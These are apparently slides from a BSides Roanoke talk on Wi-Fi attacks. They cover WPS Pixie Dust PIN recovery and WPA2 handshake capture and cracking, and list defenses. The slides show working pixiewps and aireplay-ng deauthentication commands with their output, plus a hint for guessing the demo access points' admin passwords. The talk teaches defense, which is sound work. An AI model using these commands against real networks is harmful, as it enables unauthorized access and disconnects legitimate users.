


```
root@kali:~/Desktop# ./pixiewps --pke 11:e1:17:09:c0:83:6c:10:e5:a9:3a:41:5f:78:69:c5:35:1f:72:18:ab:68:8
6:7c:3a:1f:8d:bb:9b:8f:98:4c:e0:ea:bc:bf:d2:12:fd:c0:4f:d9:b3:67:5e:9d:d9:57:8d:53:ed:59:04:17:7b:db:e4:f
e:64:00:8a:4a:47:de:50:e7:fc:64:09:dc:75:0b:29:55:65:f5:4f:1f:e7:85:82:d7:8d:e0:fa:c7:26:75:67:7c:b1:c8:5
c:5c:a4:6a:5f:ce:d2:84:ad:79:a2:7b:4c:38:03:8b:20:7e:e7:6d:3d:55:6d:7c:36:06:31:0e:52:f5:c6:12:3a:1f:49:9
7:65:66:cc:21:c3:1d:40:e5:41:2d:ec:b2:71:2d:07:66:7a:c0:80:3b:21:ca:1d:f1:5f:8f:25:81:4d:c3:13:cf:7b:cd:f
f:ea:c4:36:b5:f2:d4:0c:eb:18:df:5d:90:ac:1e:54:5e:dd:d4:3e:c7:e7:8d:49:70:d3:13:a6:57:46 --pkr 53:1f:f1:4
3:e7:ef:36:63:de:55:57:04:90:4f:be:54:17:a2:b4:65:f1:75:cf:55:e0:1a:b9:4c:ff:91:56:d3:b6:c2:72:d1:31:5f:a
7:0c:47:19:89:7c:ea:28:f9:84:ba:0e:cc:f2:2e:86:f4:8d:4f:8a:27:5f:cc:78:e3:7a:b8:1e:91:7a:37:6e:03:85:95:a
b:98:0d:57:89:82:24:ae:d2:28:05:2f:29:ef:a6:29:9f:11:cd:4d:7a:a5:62:b7:ba:f1:40:4a:e8:a1:5b:70:c1:30:71:8
c:b1:e0:db:6a:32:af:3b:e2:eb:07:39:27:ef:41:4e:a2:fd:5c:ed:65:95:a9:5c:5e:28:fa:3b:ad:f6:9d:db:15:f9:f7:4
d:eb:16:90:13:91:22:ea:b1:4f:99:ad:c9:d3:60:f7:d4:f0:66:fa:b3:5b:77:a4:6e:b7:28:61:72:ea:e8:dd:7e:da:76:8
8:49:30:7f:9b:00:f0:6d:69:57:1b:9d:a2:43 --e-hash1 c1:4b:83:a3:41:59:99:bb:a0:82:f4:67:87:2f:d4:bc:9b:79:
77:8b:33:d1:d2:0c:ab:55:cb:7d:0b:96:cf:43 --e-hash2 35:16:ac:e7:cd:46:bc:bc:ac:83:b3:06:5b:e6:6a:89:18:6a
:54:da:88:00:d3:36:04:1e:8a:b8:47:92:94:16 --authkey d5:c7:e4:a9:fb:59:11:b3:1d:cb:f8:0d:b7:12:b3:4e:d7:1
a:92:18:c9:c1:11:99:2c:60:d8:83:e1:97:e9:ea

 [+] ES1 = ES2 = 0x00000000000000000000000000000000
 [*] PSK1: e3:51:0c:06:1d:02:99:18:76:29:92:b7:3d:35:ce:5c
 [*] PSK2: df:b9:e5:69:7d:0f:d4:91:a2:b0:23:6b:69:fd:1f:9b
 [*] PIN found: 57334196

root@kali:~/Desktop# 
```

- So let's just not bruteforce!
- 2014 the "Pixie Dust" attack was introduced
- Not all devices are vulnerable, but many manufacturers implemented weak or NO randomization during the generation of secrets in the WPS-Auth exchange
- Only need to communicate with the Registrar up to M3, no actually guessing of the PIN is required
- Fun math allows us to recover both halves of the PIN in minutes!

Wi-Fi Protected Setup 2.0

- Can also try generating the PIN code!
  - Few algorithms found in router firmware that will generate a PIN code based on the MAC address
  - Cannot be relied on all the time, but better than bruteforcing to a lockout!



WPS Pin Generator

WPS (Wi-Fi Protected Setup) pin you want to generate the value of the modem physical address(Mac) in the box below please enter. When the input operation is completed, the results will be shown.

Defensive Strategies

- Don’t use it.
- If you do use it, investigate whether you can change the default set PIN and make sure it STAYS changed
- Ensure the device is configured for WPS 2.0
- Update that firmware!
- Wireless/Network IDS can sniff for malicious or stray WPS packets/attempts
- Limitting physical access to the device is crucial if you cannot turn WPS off!

MY DAD: CHANGES THE WIFI PASSWORD SO I CAN'T USE THE INTERNET
ME WHO KNOWS HOW TO USE THE WPS BUTTON:
imgflip.com

WPS Demo Time!

SSID:

GammaKnife
The Castle In The Air


WPA

Just shake hands…

Wi-Fi Protected Access

- WPA launched 2003, to directly take over the now virtually useless WEP
- WPA1 introduced TKIP (Temporal Key Integrity Protocol), using the RC4 stream cipher yet again however utilizing a 128-bit PER packet key
  - Also phased out due to possible weaknesses allowing packet spoofing and re-injection
- Shortly after, WPA2 came into play 2004
  - Introduced the usage of AES based encryption. This is what is still used today!
- WPA(2)-Personal aka WPA-PSK (Pre-Shared Key) utilizes a 256-bit shared key to derive a 128-bit encryption key
- Uses the "4-way Handshake" to generate these keys


The Handshake (High Overview)



4-Way Handshake
STA
AP
PMK
PMK
Pick Random ANonce
M1
EAPOL-Key(Reply Required, Unicast, ANonce)
Pick Random SNonce, Derive PTK = 802.11i-PRF(PMK, ANonce || SNonce || AP MAC Addr || STA MAC Addr)
M2
EAPOL-Key(Unicast, SNonce, MIC, STA RSN IE)
Derive PTK
M3
EAPOL-Key(Reply Required, Install PTK, Unicast, ANonce, MIC, AP RSN IE, GTK)
M4
EAPOL-Key(Unicast, MIC)

The Method

- The passphrase is never actually sent over the wire
- Both AP and Supplicant (client, end device) utilize password based key derivation functions (PBKDF2) to form the PSK, which is used directly as the PMK (Pairwise Master Key)
- If we can capture the entire handshake transaction, we can bruteforce our way into correctly guessing the respective hashes!
    - Specifically interested in the Key Nonce and Key MIC values



Guesses

PMK' = PBKDF2(HMAC-SHA1, Guess, SSID, 4096, 256)

PTK' = Hash(PMK' || ANonce || SNonce || AMAC || SMAC)

MIC' = Michael(4-way packet, KCK')


Does MIC' == MIC from 4-way ?

NO


YES

Guess == PSK

You WILL Shake Hands!



```
┌──(tarantula㉿nonagon)-[~]
└─$ sudo aireplay-ng -0 1 -a 9C:A2:F4:E3:09:73 -c 72:F8:9D:48:38:91 wlan1
01:25:29  Waiting for beacon frame (BSSID: 9C:A2:F4:E3:09:73) on channel 3
01:25:30  Sending 64 directed DeAuth (code 7). STMAC: [72:F8:9D:48:38:91] [13|64 ACKs]
```




```
CH  3 ][ Elapsed: 4 mins ][ 2023-05-19 01:26 ][ WPA handshake: 9C:A2:F4:E3:09:73

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:A2:F4:E3:09:73  -28  83     2205      384    0   3  270   WPA2 CCMP   PSK  Castle In The Air

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

9C:A2:F4:E3:09:73  72:F8:9D:48:38:91  -40    1e- 1     29     1494  EAPOL
```

- Using management frames, we can forcefully deauthenticate a user from their own network!
  - Keeping in mind we need to be relatively close to the target
- With a device deauthenticated, it (almost) always has to reauthenticate and preform the 4 Way Handshake once again
- The more silent method is to not deauthenticate a client at all and wait for a device to connect, but who knows when that will happen!

Defensive Strategies

- Have a good, complicated passphrase
- Avoid supporting TKIP
- Update that firmware! (KRACK Attack)
- Management Frame Protection (Cisco)
- WPA3/802.11w
  - Beware of the "Transition Mode" – many APs broadcasting WPA3 also support WPA2!
  - *Might* cause some packet debugging issues down the line
  - Might take a while for IoT to catch up


WHO WOULD WIN?
a cryptographically ~~secure~~ protocol used by literally everyone
the number 3
3

So everyone who visits my home wants my WiFi password. I have just put this on the wall downstairs.

Wi Fi
FREE WIFI

Solve the following for

WiFi Password

$$f(x) = a_0 + \sum_{n=1}^{\infty}\left(a_n \cos\frac{n\pi x}{L} + b_n \sin\frac{n\pi x}{L}\right)$$

Then add Jav at the beginning,

for example Jav***********

WPA-PSK Demo Time!

SSID:

The Castle In The Air
GammaKnife

BSIDES ROANOKE

RISE Roanoke InfoSec Exchange roanokeinfosec.com

Thanks for Coming!

Feel free to play around with the APs listed previously for as long as they are up!

Bonus: Attempt to authenticate to the web management portal for each AP

Hint: The Castle In The Air's login password starts with a capital letter, ends in a single digit number and might just be a song name similar to each SSID shown…

Ben Eldritch

BenTheCyberOne/KontraBear on Roanoke Discord!

thissiteissafe.com